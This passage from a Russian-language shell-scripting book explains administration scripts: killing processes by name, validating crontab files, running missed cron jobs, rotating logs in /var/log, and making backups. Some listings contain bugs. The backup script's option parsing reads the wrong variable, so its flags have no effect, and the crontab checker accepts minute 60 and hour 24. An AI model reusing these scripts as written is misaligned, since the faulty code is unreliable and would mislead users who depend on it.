Этот сценарий имеет несколько начальных флагов, позволяющих управлять его поведением. Флаг `-s SIGNAL` позволяет указать сигнал, который должен посылаться найденному процессу или процессам вместо сигнала по умолчанию `SIGINT`. Флаги `-u USER` и `-t TTY` удобны в первую очередь для пользователя root, поскольку дают ему возможность послать сигнал всем процессам, связанным с указанным пользователем или устройством TTY соответственно. А флаг `-n` позволяет заставить сценарий вывести список найденных процессов без отправки любых сигналов. Наконец, должен быть указан шаблон для поиска процессов.

Результаты

Теперь завершить все процессы `csmount` в OS X можно с помощью сценария `killall`, как показано в листинге 6.7.

Листинг 6.7. Завершение всех процессов csmount с помощью сценария killall

```
$ ./killall -n csmount
kill -INT 1292
kill -INT 1296
kill -INT 1306
kill -INT 1310
kill -INT 1318
```

Усовершенствование сценария

Иногда при работе сценария возникает маловероятная, но возможная ошибка. Чтобы обеспечить более полное совпадение с заданным шаблоном, команда `awk` выводит идентификаторы только для процессов, имена которых содержат шаблон в конце, плюс ведущий пробел. Но теоретически возможна ситуация, когда в системе имеется два процесса: один с именем `bash` и другой с именем `emulate bash`. Если вызвать сценарий `killall` с шаблоном `bash`, оба процесса совпадут с ним, хотя только первое совпадение будет истинным. Решить эту проблему и обеспечить непротиворечивые результаты во всех системах очень непросто.

Если вы заинтересованы в этом, напишите на основе `killall` свой сценарий, который позволял бы изменять приоритет процессов с помощью команды `renice` по их именам, а не по числовым идентификаторам. В этом случае потребуется только вызвать `renice` вместо `kill`. Команда `renice` изменяет относительные приоритеты выполняющихся программ, позволяя, к примеру, уменьшать приоритет процесса, занимающегося передачей большого файла, и увеличивать приоритет видеоредактора, которым в данный момент пользуется начальник.

№ 48. Проверка записей в пользовательских файлах crontab

Одним из самых удобных механизмов во вселенной Linux является планировщик `cron`, позволяющий планировать выполнение заданий в произвольные моменты времени в будущем или автоматически запускать их каждую минуту, каждые несколько часов, раз в месяц или даже раз в год. Каждый хороший системный администратор имеет свой комплект сценариев, запускаемых из файла `crontab`.

Однако формат определения заданий в `cron` довольно сложен: поля могут определяться как числа, диапазоны, множества и даже содержать мнемонические имена дней недели или месяцев. Хуже того, программа `crontab` выводит малопонятные сообщения об ошибках, когда встречает огрехи в системном или пользовательском файле с заданиями для планировщика `cron`.

Например, если допустить опечатку в названии дня недели, `crontab` выведет примерно такое сообщение об ошибке:

```
"/tmp/crontab.Dj7Tr4vw6R":9: bad day-of-week
crontab: errors in crontab file, can't install
```

Фактически в файле, вызывающем эту ошибку, есть вторая ошибка в строке 12, но `crontab` вынуждает нас пройти долгий путь, чтобы найти ее, из-за некачественной реализации кода, выполняющего проверку на наличие ошибок.

Вместо вылавливания ошибок способом, предлагаемым программой `crontab`, можно воспользоваться довольно длинным сценарием (в листинге 6.8), который просматривает файлы `crontab`, проверяет их синтаксис и убеждается, что все значения находятся в допустимых диапазонах. Одна из причин, почему такую проверку стоит реализовать в сценарии командной оболочки, заключается в возможности интерпретировать множества и диапазоны как отдельные значения. То есть для проверки значений, таких как `3-11` или `4`, `6` и `9`, достаточно проверить допустимость значений `3` и `11` для данного поля в первом случае, и значений `4`, `6` и `9` во втором.

Код

Листинг 6.8. Сценарий verifycron

```
#!/bin/bash
# verifycron -- проверяет правильность оформления файла crontab.
#   За основу принята стандартная нотация cron: min hr dom mon dow CMD,
#   где min -- числа 0-59, hr -- числа 0-23, dom -- числа 1-31,
```

```
#   mon -- числа 1-12 (или названия) и dow -- числа 0-7 (или названия).
#   Поля могут содержать диапазоны (a-e), списки значений, разделенных
#   запятыми (a,c,z), или звездочку. Обратите внимание, что форма определения
#   диапазона с шагом, допустимая в Vixie cron (например, 2-6/2),
#   не поддерживается текущей версией этого сценария.

validNum()
{
  # Возвращает 0, если аргумент содержит допустимое целое число,
  #   и 1 -- если нет. Функция принимает само число и максимально
  #   возможное значение.
  num=$1   max=$2

  # Для простоты звездочки в полях представляются символами "X",
  #   то есть любое число в форме "X" по умолчанию считается допустимым.

  if [ "$num" = "X" ] ; then
    return 0
  elif [ ! -z $(echo $num | sed 's/[[:digit:]]//g') ] ; then
    # Отбросить все цифры и проверить остаток. Не пустой? Плохо.
    return 1
  elif [ $num -gt $max ] ; then
    # Числа больше максимального значения недопустимы.
    return 1
  else
    return 0
  fi
}

validDay()
{
  # Возвращает 0, если аргумент содержит допустимое название дня недели;
  #   1 -- если нет.

  case $(echo $1 | tr '[:upper:]' '[:lower:]') in
    sun*|mon*|tue*|wed*|thu*|fri*|sat*) return 0 ;;
    X) return 0 ;;  # Особый случай, это замена "*"
    *) return 1
  esac
}

validMon()
{
  # Возвращает 0, если аргумент содержит допустимое название месяца;
  #   1 -- если нет.

  case $(echo $1 | tr '[:upper:]' '[:lower:]') in
    jan*|feb*|mar*|apr*|may|jun*|jul*|aug*) return 0 ;;
    sep*|oct*|nov*|dec*)                    return 0 ;;
    X) return 0 ;; # Особый случай, это замена "*"
```

```
    *) return 1        ;;
  esac
}
❶ fixvars()
{
  # Преобразует все '*' в 'X', чтобы обойти конфликт с механизмом
  #   подстановки в командной оболочке. Оригинал сохраняется
  #   в "sourceline" для включения в сообщение об ошибке.

  sourceline="$min $hour $dom $mon $dow $command"
  min=$(echo "$min" | tr '*' 'X')    # Минуты
  hour=$(echo "$hour" | tr '*' 'X')  # Часы
  dom=$(echo "$dom" | tr '*' 'X')    # День месяца
  mon=$(echo "$mon" | tr '*' 'X')    # Месяц
  dow=$(echo "$dow" | tr '*' 'X')    # День недели
}

if [ $# -ne 1 ] || [ ! -r $1 ] ; then
  # Если имя файла crontab не задано или если он недоступен сценарию
  #   для чтения, завершить работу с выводом сообщения.
  echo "Usage: $0 usercrontabfile" >&2
  exit 1
fi

lines=0   entries=0   totalerrors=0

# Выполнить обход строк в файле crontab и проверить каждую в отдельности.

while read min hour dom mon dow command
do
  lines="$(( $lines + 1 ))"
  errors=0

  if [ -z "$min" -o "${min%${min#?}}" = "#" ] ; then
    # Если это пустая строка или начинается с символа "#", пропустить ее.
    continue  # Ничего проверять не надо
  fi

  ((entries++))

  fixvars

  # В этой точке все поля в текущей строке перенесены в отдельные
  #   переменные, все звездочки заменены символом "X" для удобства,
  #   поэтому можно приступать к проверке полей...

  # Проверка минут

❷ for minslice in $(echo "$min" | sed 's/[,-]/ /g') ; do
    if ! validNum $minslice 60 ; then
      echo "Line ${lines}: Invalid minute value \"$minslice\""
```

```
      errors=1
    fi
  done

  # Проверка часов
❸ for hrslice in $(echo "$hour" | sed 's/[,-]/ /g') ; do
    if ! validNum $hrslice 24 ; then
      echo "Line ${lines}: Invalid hour value \"$hrslice\""
      errors=1
    fi
  done

  # Проверка дня месяца
❹ for domslice in $(echo $dom | sed 's/[,-]/ /g') ; do
    if ! validNum $domslice 31 ; then
      echo "Line ${lines}: Invalid day of month value \"$domslice\""
      errors=1
    fi
  done

  # Проверка месяца: нужно проверить числовые значения и названия.
  #   Запомните, что условные инструкции вида "if ! cond" проверяют
  #   ЛОЖНОСТЬ утверждения, а не истинность.

❺ for monslice in $(echo "$mon" | sed 's/[,-]/ /g') ; do
    if ! validNum $monslice 12 ; then
      if ! validMon "$monslice" ; then
        echo "Line ${lines}: Invalid month value \"$monslice\""
        errors=1
      fi
    fi
  done

  # Проверка дня недели: так же может быть числом или названием.

❻ for dowslice in $(echo "$dow" | sed 's/[,-]/ /g') ; do
    if ! validNum $dowslice 7 ; then
      if ! validDay $dowslice ; then
        echo "Line ${lines}: Invalid day of week value \"$dowslice\""
        errors=1
      fi
    fi
  done

  if [ $errors -gt 0 ] ; then
    echo ">>>> ${lines}: $sourceline"
    echo ""
    totalerrors="$(( $totalerrors + 1 ))"
  fi
done < $1 # читать файл crontab, имя которого передано
          #   сценарию в виде аргумента
```

```
# Обратите внимание: в самом конце цикла while выполняется перенаправление
#   ввода, чтобы сценарий мог исследовать файл с именем, указанным
#   пользователем!

echo "Done. Found $totalerrors errors in $entries crontab entries."

exit 0
```

Как это работает

Самую большую проблему тут представляет механизм подстановки в командной оболочке, стремящийся заменить звездочки в значениях полей (*). Звездочка — вполне допустимый символ для полей в записях `cron` и в действительности используется очень широко, но, если попытаться передать его подоболочке посредством конструкции `$( )` или канала, командная оболочка автоматически заменит звездочку списком файлов в текущем каталоге, что, конечно же, нежелательно. Вместо того чтобы ломать голову над применением комбинаций двойных и одиночных кавычек для обхода этой проблемы, мы решили, что проще заменить все звездочки символом `X`, что и делает функция `fixvars` ❶, разбивая исходную строку на отдельные переменные для последующей проверки.

Также следует отметить простоту решения, использованного для обработки списков значений, разделенных запятыми и дефисами. Знаки пунктуации просто замещаются пробелами, и каждое значение анализируется, как если бы оно было отдельным числом. Именно это делает конструкция `$( )` в цикле `for`, в строках ❷, ❸, ❹, ❺ и ❻:

```
$(echo "$dow" | sed 's/[,-]/ /g')
```

Она упрощает обход всех числовых значений и их проверку на принадлежность диапазону, допустимому для конкретного поля в `crontab`.

Запуск сценария

Этот сценарий легко запускается: просто передайте ему единственный аргумент с именем файла `crontab`. В листинге 6.9 приводится пример проверки существующего файла `crontab`.

Листинг 6.9. Запуск сценария verifycron после экспортирования текущего файла cron

```
$ crontab -l > my.crontab
$ verifycron my.crontab
$ rm my.crontab
```

Результаты

Для примера файла `crontab`, содержащего две ошибки и много комментариев, сценарий вывел результаты, показанные в листинге 6.10.

Листинг 6.10. Результаты проверки файла `cron` с ошибочными записями с помощью сценария verifycron

```
$ verifycron sample.crontab
Line 10: Invalid day of week value "Mou"
>>>> 10: 06 22 * * Mou /home/ACeSystem/bin/del_old_ACinventories.pl

Line 12: Invalid minute value "99"
>>>> 12: 99 22 * * 1-3,6 /home/ACeSystem/bin/dump_cust_part_no.pl

Done. Found 2 errors in 13 crontab entries.
```

Пример файла сценария с двумя ошибками, а также все сценарии, описываемые в этой книге, доступны для загрузки по адресу: *http://www.nostarch.com/wcss2/*.

Усовершенствование сценария

В этот сценарий стоило бы добавить несколько усовершенствований. Для начала — проверку допустимости комбинации число/месяц, чтобы пользователи не могли запланировать выполнение задания `cron`, например, на 31 февраля. Также было бы полезно проверить присутствие запланированной команды в системе, но для этого необходимо выполнить парсинг окончаний записей и обработать переменную `PATH` (то есть список каталогов, где происходит поиск команд, указанных в сценарии), которая может явно определяться внутри файла `crontab`. Это довольно непросто... Наконец, попробуйте добавить поддержку таких значений, как `@hourly` или `@reboot`, имеющих специальное назначение в `cron` и применяемых для обозначения времени вызова сценария.

№ 49. Запуск заданий cron вручную

До недавнего времени системы Linux предназначались для работы на серверах, действующих 24 часа в сутки, 7 дней в неделю, постоянно. Это отразилось на реализации планировщика `cron`: бессмысленно планировать выполнение задание на 2:17 ночи в каждый вторник, если система выключается каждый вечер в 18:00.

Однако многие современные системы Unix и Linux работают на настольных компьютерах и ноутбуках обычных пользователей, которые выключают их

в конце дня. Далеко не все пользователи OS X, например, оставляют свои компьютеры включенными на ночь, на выходные или на праздники.

Не произойдет ничего страшного, если пользовательские задания в crontab не выполнятся из-за того, что система была выключена, потому что их можно скорректировать так, чтоб они начали выполняться после включения. Проблема возникает, когда в установленное время не выполняются ежедневные, еженедельные и ежемесячные системные задания.

Назначение сценария в листинге 6.11 состоит в том, чтобы дать администратору возможность выполнить ежедневные, еженедельные и ежемесячные задания непосредственно из командной строки.

Код

Листинг 6.11. Сценарий docron

```
#!/bin/bash

# docron -- запускает те ежедневные, еженедельные и ежемесячные системные
#   задания cron, которые, скорее всего, не могли быть выполнены из-за
#   выключения системы в часы, на которые эти задания
#   запланированы.

rootcron="/etc/crontab" # Этот путь может значительно отличаться в разных
                        #   версиях Unix и Linux.

if [ $# -ne 1 ] ; then
  echo "Usage: $0 [daily|weekly|monthly]" >&2
  exit 1
fi

# Если сценарий запущен не администратором, завершить с сообщением.
#   В предыдущих сценариях вы могли видеть, как проверяются USER и LOGNAME,
#   но в этой ситуации проверяется непосредственно числовой идентификатор
#   пользователя. root = 0.

if [ "$(id -u)" -ne 0 ] ; then
  # Здесь также можно использовать $(whoami) != "root".
  echo "$0: Command must be run as 'root'" >&2
  exit 1
fi

# Предполагается, что в системном файле cron имеются записи с метками
#   'daily', 'weekly' и 'monthly' (ежедневно, еженедельно и ежемесячно).
#   Если заданий с такими метками нет, это ошибка. Но в случае, если
#   такие задания имеются (что соответствует нашим ожиданиям), попытаемся
```

```
  #   сначала получить команду.

❶ job="$(awk "NF > 6 && /$1/ { for (i=7;i<=NF;i++) print \$i }" $rootcron)"

  if [ -z "$job" ] ; then  # Нет задания? Странно. Ладно, это ошибка.
    echo "$0: Error: no $1 job found in $rootcron" >&2
    exit 1
  fi

  SHELL=$(which sh) # Для соответствия с умолчаниями в cron

❷ eval $job        # Сценарий завершится вместе с заданием.
```

Как это работает

Задания `cron`, находящиеся в каталогах */etc/daily*, */etc/weekly* и */etc/monthly* (или */etc/cron.daily*, */etc/cron.weekly* и */etc/cron.monthly*), настраиваются совершенно иначе, чем пользовательские файлы `crontab`: это каталоги с комплектами сценариев, по одному на задание, которые выполняются механизмом `crontab`, как определено в файле */etc/crontab*. Еще бо́льшую путаницу вносит использование другого формата для определения записей в файле */etc/crontab* — он добавляет дополнительное поле, определяющее действующий идентификатор пользователя для задания.

Запись в файле */etc/crontab* определяет час (во втором поле в выводе, показанном ниже), в который следует запускать ежедневные, еженедельные и ежемесячные задания, в формате, совершенно отличающемся от того, который видят обычные пользователи Linux:

```
$ egrep '(daily|weekly|monthly)' /etc/crontab
# Запустить ежедневные/еженедельные/ежемесячные задания.
15      3       *       *       *       root   periodic daily
30      4       *       *       6       root   periodic weekly
30      5       1       *       *       root   periodic monthly
```

Что случится с ежедневными, еженедельными и ежемесячными заданиями, если система будет выключена в 3:15 каждую ночь, в 4:30 по субботам и в 5:30 первого числа каждого месяца? Ничего. Они просто не выполнятся.

Вместо того, чтобы пытаться заставить `cron` выполнить задания, сценарий, написанный нами, идентифицирует их в файле ❶ и выполняет их непосредственно с помощью команды `eval` в самой последней строке ❷. Единственное отличие от запуска заданий из сценария состоит в том, что вывод заданий, запускаемых из `cron`, автоматически преобразуется в электронное письмо, тогда как этот сценарий отображает весь вывод на экране.

Впрочем, воспроизвести поведение `cron` и отправить вывод по электронной почте можно и с помощью сценария, показанного ниже:

```
./docron weekly | mail -E -s "weekly cron job" admin
```

Запуск сценария

Этот сценарий должен запускаться с привилегиями root и одним параметром — `daily`, `weekly` или `monthly`, — указывающим, какую группу системных заданий `cron` выполнить. Как обычно, для запуска любого сценария с привилегиями root мы настоятельно рекомендуем использовать команду `sudo`.

Результаты

Сам сценарий фактически ничего не выводит и отображает только результаты выполнения сценариев в `crontab`, если только не произойдет ошибка где-то внутри сценария или внутри одного из заданий `cron`.

Усовершенствование сценария

Некоторые задания не должны выполняться чаще, чем раз в неделю или раз в месяц, поэтому следовало бы добавить проверку, чтобы гарантировать это. Кроме того, некоторые повторяющиеся системные задания вполне могут запускаться из `cron`, поэтому нельзя с уверенностью говорить, что они не выполнялись, если сценарий `docron` не запускался.

Как одно из решений можно создать три пустых файла, по одному для ежедневных, еженедельных и ежемесячных заданий, и затем добавить новые записи в каталоги */etc/daily*, */etc/weekly* и */etc/monthly*, обновляющие время последней модификации соответствующего файла командой `touch`. Это решило бы половину проблемы: сценарий `docron` мог бы проверять, когда повторяющееся задание `cron` выполнялось последний раз, и сразу прекращать выполнение, если прошло недостаточно времени.

Но это решение не обрабатывает, например, такую ситуацию: через шесть недель после последнего запуска ежемесячных заданий `cron` администратор запустил сценарий `docron`, чтобы выполнить ежемесячные задания. Затем, через четыре дня кто-то из сотрудников позабыл выключить свой компьютер и `cron` выполнил ежемесячные задания. Как `cron` узнает, что не должен их выполнять?

В соответствующий каталог можно добавить два сценария. Один должен запускаться первым из `run-script` или `periodic` (стандартные инструменты запуска

заданий cron) и снимать бит права на выполнение со всех сценариев в каталоге, кроме парного ему сценария, который должен снова устанавливать бит права на выполнение после того, как run-script или periodic просканирует каталог и установит, что ничего не должен выполнять: в каталоге нет выполняемых файлов и поэтому cron не запустит их. Однако это не идеальное решение, потому что не гарантирует определенный порядок запуска, а если мы не сможем гарантировать порядок, в котором будут запускаться новые сценарии, все решение становится непригодным.

В действительности эта дилемма не имеет надежного решения. Если только речь не идет о создании обертки для run-script или periodic, которая будет знать, как управлять запоминанием времени, чтобы гарантировать невозможность слишком частого запуска заданий. Впрочем, не исключено, что мы вообще зря беспокоимся об этом.

№ 50. Ротация файлов журналов

Пользователи, не имеющие большого опыта использования Linux, могут удивиться, как много команд, утилит и демонов регистрируют события в файлах системных журналов. Даже при наличии больших объемов дискового пространства важно следить за размерами этих файлов и, конечно, их содержимым.

В результате многие системные администраторы предусматривают последовательность команд, которые помещаются в начало утилит, предназначенных для анализа файлов журналов. Пример такой последовательности приведен ниже:

```
mv $log.2 $log.3
mv $log.1 $log.2
mv $log $log.1
touch $log
```

Если запускать эту группу команд раз в неделю, в вашем распоряжении всегда будет месячный архив информации из файла журнала, разделенный на порции недельного объема. Однако легко можно создать сценарий, который проделает ту же операцию сразу со всеми файлами журналов в каталоге */var/log*, освободив тем самым сценарии анализа от лишнего бремени и организовав ротацию файлов даже в течение месяцев, когда администратор ничего не анализировал.

Сценарий в листинге 6.12 выполняет обход всех файлов в каталоге */var/log*, имена которых соответствуют определенному набору критериев, проверяет график ротации каждого подходящего файла и время последнего изменения,

чтобы убедиться в необходимости ротации. Если время пришло, сценарий проводит ее.

Код

Листинг 6.12. Сценарий rotatelogs

```
#!/bin/bash
# rotatelogs -- выполняет ротацию файлов журналов в /var/log с целью
#   архивирования и чтобы предотвратить чрезмерное увеличение файлов
#   в размерах. Этот сценарий использует файл конфигурации, в котором
#   можно настроить период ротации каждого файла. Записи в конфигурационном
#   файле имеют формат logfilename=duration, где duration определяет
#   количество дней. Если запись в конфигурационном файле для журнала
#   logfilename отсутствует, rotatelogs будет выполнять ротацию такого
#   журнала с частотой раз в семь дней. Если для журнала установлена
#   продолжительность периода ротации, равная нулю, этот журнал будет
#   игнорироваться сценарием.

logdir="/var/log"    # У вас журналы могут находиться в другом каталоге.
config="$logdir/rotatelogs.conf"
mv="/bin/mv"
default_duration=7   # По умолчанию ротация выполняется через 7 дней.
count=0

duration=$default_duration

if [ ! -f $config ] ; then
  # Файл конфигурации отсутствует? Выйти. Эту проверку можно убрать
  #   и в отсутствие конфигурационного файла просто использовать настройки
  #   по умолчанию.
  echo "$0: no config file found. Can't proceed." >&2
  exit 1
fi

if [ ! -w $logdir -o ! -x $logdir ] ; then
  # -w -- право на запись, а -x -- право на выполнение. Для создания
  #   новых файлов в каталогах Unix или Linux необходимы оба. Если
  #   права отсутствуют, завершить выполнение с выводом сообщения.
  echo "$0: you don't have the appropriate permissions in $logdir" >&2
  exit 1
fi

cd $logdir

# Как бы нам ни хотелось использовать в команде find стандартные обозначения,
#   такие как :digit:, многие версии find не поддерживают POSIX-совместимые
#   классы символов -- поэтому [0-9].
```

```
# Замысловатая команда find подробно обсуждается далее в этом разделе.
#   Не пропустите, если вам интересно!

for name in $(❶find . -maxdepth 1 -type f -size +0c ! -name '*[0-9]*' \
     ! -name '\.*' ! -name '*conf' -print | sed 's/^\.\///')
do

  count=$(( $count + 1 ))
  # Извлечь соответствующую запись из конфигурационного файла.

  duration="$(grep "^${name}=" $config|cut -d= -f2)"

  if [ -z "$duration" ] ; then
    duration=$default_duration # Если совпадений нет, использовать период
                                 по умолчанию.
  elif [ "$duration" = "0" ] ; then
    echo "Duration set to zero: skipping $name"
    continue
  fi

  # Подготовить имена файлов для ротации. Это просто:
  back1="${name}.1"; back2="${name}.2";
  back3="${name}.3"; back4="${name}.4";

  # Если самый свежий архив журнала (back1) изменялся не позднее
  #   заданного промежутка, значит, время ротации еще не подошло. Это
  #   можно определить командой find с флагом -mtime.

  if [ -f "$back1" ] ; then
    if [ -z "$(find \"$back1\" -mtime +$duration -print 2>/dev/null)" ]
    then
      /bin/echo -n "$name's most recent backup is more recent than $duration "
      echo "days: skipping" ; continue
    fi
  fi

  echo "Rotating log $name (using a $duration day schedule)"

  # Ротация начинается с самого старого архива, но будьте осторожны,
  #   так как некоторые файлы могут просто отсутствовать.

  if [ -f "$back3" ] ; then
    echo "... $back3 -> $back4" ; $mv -f "$back3" "$back4"
  fi
  if [ -f "$back2" ] ; then
    echo "... $back2 -> $back3" ; $mv -f "$back2" "$back3"
  fi
  if [ -f "$back1" ] ; then
    echo "... $back1 -> $back2" ; $mv -f "$back1" "$back2"
  fi
```

```
  if [ -f "$name" ] ; then
    echo "... $name -> $back1" ; $mv -f "$name" "$back1"
  fi
  touch "$name"
  chmod 0600 "$name" # Последний шаг: изменить права файла на rw-------
                       для безопасности
done

if [ $count -eq 0 ] ; then
  echo "Nothing to do: no log files big enough or old enough to rotate"
fi

exit 0
```

Для максимальной пользы сценарий работает с конфигурационным файлом, который находится в каталоге */var/log*, позволяя администратору определять разные периоды ротации для разных файлов журналов. В листинге 6.13 показано содержимое типичного конфигурационного файла.

Листинг 6.13. Пример конфигурационного файла для сценария rotatelogs

```
# Конфигурационный файл для сценария ротации файлов журналов:
    Формат name=duration,
#   где name может быть именем любого файла в каталоге /var/log, а duration
#   измеряется в днях.

ftp.log=30
lastlog=14
lookupd.log=7
lpr.log=30
mail.log=7
netinfo.log=7
secure.log=7
statistics=7
system.log=14
# Файлы с периодом ротации, равным нулю, игнорируются.
wtmp=0
```

Как это работает

Основу и, пожалуй, самую замысловатую часть сценария составляет команда `find` ❶. Она возвращает все файлы в каталоге */var/log* с размером больше нуля, имена которых не содержат цифр, не начинаются с точки (OS X, например, создает в этом каталоге массу файлов журналов с бессмысленными именами, и их все следует пропустить) и не заканчиваются расширением *conf* (вполне очевидно, что не имеет смысла выполнять ротацию нашего конфигурационного файла *rotatelogs.conf*). Параметр `maxdepth 1` гарантирует, что `find` не

будет выполнять поиск в подкаталогах, а команда sed в самом конце удалит все ведущие последовательности ./ из найденных совпадений.

ПРИМЕЧАНИЕ

Лень — двигатель прогресса! Сценарий rotatelogs демонстрирует фундаментальную идею программирования сценариев на языке командной оболочки: избегайте двойной работы. Вместо создания отдельных сценариев для ротации каждого файла журнала мы написали единый сценарий, централизованно решающий задачу ротации, что упрощает внесение модификаций.

Запуск сценария

Этот сценарий не принимает аргументов, но сообщает, какие журналы были подвергнуты ротации и почему. Кроме того, его следует запускать с привилегиями root.

Результаты

Пользоваться сценарием rotatelogs просто, как демонстрирует листинг 6.14, но имейте в виду, что в зависимости от прав доступа к файлам может потребоваться запускать его с привилегиями root.

Листинг 6.14. Запуск сценария rotatelogs с привилегиями root для ротации журналов в /var/log

```
$ sudo rotatelogs
ftp.log’s most recent backup is more recent than 30 days: skipping
Rotating log lastlog (using a 14 day schedule)
... lastlog -> lastlog.1
lpr.log’s most recent backup is more recent than 30 days: skipping
```

Обратите внимание, что в данном примере критериям поиска соответствуют только три файла журналов. Из них только для lastlog не было создано достаточно свежей копии, согласно настройкам периода ротации в конфигурационном файле. Повторный запуск сценария rotatelogs, однако, не дал ничего, как показано в листинге 6.15.

Листинг 6.15. Повторный запуск rotatelogs показал отсутствие журналов, требующих ротации

```
$ sudo rotatelogs
ftp.log’s most recent backup is more recent than 30 days: skipping
lastlog’s most recent backup is more recent than 14 days: skipping
lpr.log’s most recent backup is more recent than 30 days: skipping
```

Усовершенствование сценария

Одно из усовершенствований, которое можно добавить в сценарий, чтобы сделать его еще более полезным, — реализовать отправку самого старого архива, файла `$back4`, по электронной почте или копирование в облачное хранилище перед уничтожением командой `mv`. Проще всего отправку по электронной почте вставить в сценарий перед командой:

```
echo "... $back3 -> $back4" ; $mv -f "$back3" "$back4"
```

Другое полезное расширение в `rotatelogs` — сжатие всех архивированных файлов для экономии дискового пространства; для этого необходимо, чтобы сценарий распознавал и правильно обрабатывал сжатые файлы.

№ 51. Управление резервными копиями

Управление резервным копированием системы — задача, хорошо знакомая всем системным администраторам и очень неблагодарная. Никто никогда не скажет: «Резервное копирование мне здорово помогло — отличная работа!». Некоторые виды резервного копирования жизненно необходимы даже для систем Linux с единственным пользователем. К сожалению, ценность этой операции мы нередко осознаем только после потери данных и файлов. Одна из причин, почему пользователи Linux часто пренебрегают резервным копированием, — неудобство и сложность многих инструментов резервного копирования.

Сценарий командной оболочки может решить эту проблему! Сценарий в листинге 6.16 копирует указанный набор каталогов, инкрементально (то есть отбирая только файлы, изменившиеся после предыдущего резервного копирования) или целиком (копируя все файлы). В процессе производится сжатие, чтобы уменьшить потребление дискового пространства, и вывод сценария можно направить в файл, на ленточный накопитель, на смонтированный удаленный раздел NFS, в облачное хранилище (как будет показано далее в книге) и даже на DVD.

Код

Листинг 6.16. Сценарий backup

```
#!/bin/bash

# backup -- Создает полную или инкрементальную резервную копию набора
#   каталогов в системе. По умолчанию выходной файл сжимается
```

```
#   и сохраняется в /tmp, в файле с именем, содержащим время создания копии.
#   При желании можно указать устройство для вывода (другой диск, съемное
#   устройство хранения или что-то другое по вашему выбору).

compress="bzip2" # Измените, если предпочитаете другую программу сжатия.
inclist="/tmp/backup.inclist.$(date +%d%m%y)"
output="/tmp/backup.$(date +%d%m%y).bz2"
tsfile="$HOME/.backup.timestamp"
btype="incremental" # По умолчанию выполняется инкрементальное копирование.
noinc=0             # Обновлять файл с отметкой времени.

trap "/bin/rm -f $inclist" EXIT

usageQuit()
{
  cat << "EOF" >&2
Usage: $0 [-o output] [-i|-f] [-n]
  -o lets you specify an alternative backup file/device,
  -i is an incremental, -f is a full backup, and -n prevents
  updating the timestamp when an incremental backup is done.
EOF
  exit 1
}

########## Основной сценарий ###########

while getopts "o:ifn" arg; do
  case "$opt" in
    o ) output="$OPTARG";    ;; # getopts автоматически изменяет OPTARG.
    i ) btype="incremental"; ;;
    f ) btype="full";        ;;
    n ) noinc=1;             ;;
    ? ) usageQuit            ;;
  esac
done

shift $(( $OPTIND - 1 ))

echo "Doing $btype backup, saving output to $output"

timestamp="$(date +'%m%d%I%M')" # Получить текущие месяц, число, час, минуты.
                                # Интересны форматы? "man strftime"

if [ "$btype" = "incremental" ] ; then
  if [ ! -f $tsfile ] ; then
    echo "Error: can't do an incremental backup: no timestamp file" >&2
    exit 1
  fi
  find $HOME -depth -type f -newer $tsfile -user ${USER:-LOGNAME} | \
➊ pax -w -x tar | $compress > $output
```

```
  failure="$?"
else
  find $HOME -depth -type f -user ${USER:-LOGNAME} | \
❷ pax -w -x tar | $compress > $output
  failure="$?"
fi

if [ "$noinc" = "0" -a "$failure" = "0" ] ; then
  touch -t $timestamp $tsfile
fi

exit 0
```

Как это работает

Собственно резервное копирование выполняется командой `pax` в строках ❶ и ❷, вывод которой через конвейер передается программе сжатия (`bzip2` по умолчанию) и затем направляется в выходной файл или устройство. Однако инкрементальное копирование требует некоторых ухищрений, потому что стандартная версия программы `tar` не позволяет проверять время изменения, в отличие от GNU-версии. С помощью команды `find` создается список файлов, изменившихся с момента предыдущего резервного копирования, и сохраняется во временном файле `inclist`. Для большей совместимости его формат имитирует формат вывода команды `tar`. Далее этот файл передается непосредственно команде `pax`.

Между программами резервного копирования нет согласия по поводу того, какое время принимать за время создания резервной копии, но обычно им считается момент, когда копирование завершено, а не когда начато. Такой выбор может вызвать проблемы, если в процессе резервного копирования какие-то файлы изменятся, что вполне вероятно, так как резервное копирование порой длится довольно долго. Поскольку в этом случае момент последнего изменения файла окажется более ранним, чем момент, принятый за время создания резервной копии, такой файл может не попасть в следующую инкрементальную резервную копию, что само по себе плохо.

Но все не так просто, потому что выбирать момент времени, *предшествующий* началу копирования, тоже неправильно: если по какой-то причине резервное копирование потерпит неудачу, мы не сможем вернуть назад изменившуюся отметку времени.

Обеих проблем можно избежать, если сохранить дату и время перед началом резервного копирования (в переменной `timestamp`) и применить значение `$timestamp` к `$tsfile`, использовав для этого флаг `-t` в команде `touch`, только *после* успешного завершения резервного копирования. Хитро, правда?

Запуск сценария

Этот сценарий имеет несколько параметров, которые можно игнорировать, чтобы выполнить инкрементальное резервное копирование по умолчанию файлов, изменившихся с момента предыдущего запуска сценария (то есть после отметки времени, зафиксированной при предыдущем инкрементальном резервном копировании). Начальные параметры позволяют указать другой файл или устройство для вывода (`-o output`), выбрать создание полной резервной копии (`-f`), явно выбрать создание инкрементальной резервной копии (`-i`), даже при том, что этот режим предполагается по умолчанию, или предотвратить обновление файла, играющего роль отметки времени, при инкрементальном резервном копировании (`-n`).

Результаты

Сценарий `backup` не имеет обязательных аргументов и может запускаться простой командой, как показано в листинге 6.17.

Листинг 6.17. Сценарий backup не имеет обязательных аргументов и выводит результаты работы на экран

```
$ backup
Doing incremental backup, saving output to /tmp/backup.140703.bz2
```

Вывод программы резервного копирования вполне ожидаемо не блещет подробностями. Зато в результате получается сжатый файл существенного размера, что свидетельствует о большом объеме данных, хранящихся внутри, как можно видеть в листинге 6.18.

Листинг 6.18. Вывод информации о файле с резервной копией с помощью команды ls

```
$ ls -l /tmp/backup*
-rw-r--r-- 1 taylor wheel 621739008 Jul 14 07:31 backup.140703.bz2
```

№ 52. Резервное копирование каталогов

Другая похожая задача — создание копий отдельных каталогов или деревьев каталогов, ориентированная на пользователей. Простой сценарий в листинге 6.19 дает им возможность создать сжатый `tar`-архив выбранного каталога для сохранения в виде резервной копии или передачи другим пользователям.

Код

Листинг 6.19. Сценарий archivedir

```
#!/bin/bash

# archivedir -- создает сжатый архив заданного каталога.

maxarchivedir=10        # Размер большого каталога в блоках.
compress=gzip           # Измените, если предпочитаете другую программу сжатия.
progname=$(basename $0) # Улучшенный формат вывода для сообщений об ошибках.

if [ $# -eq 0 ] ; then # Нет аргументов? Это проблема.
  echo "Usage: $progname directory" >&2
  exit 1
fi

if [ ! -d $1 ] ; then
  echo "${progname}: can't find directory $1 to archive." >&2
  exit 1
fi

if [ "$(basename $1)" != "$1" -o "$1" = "." ] ; then
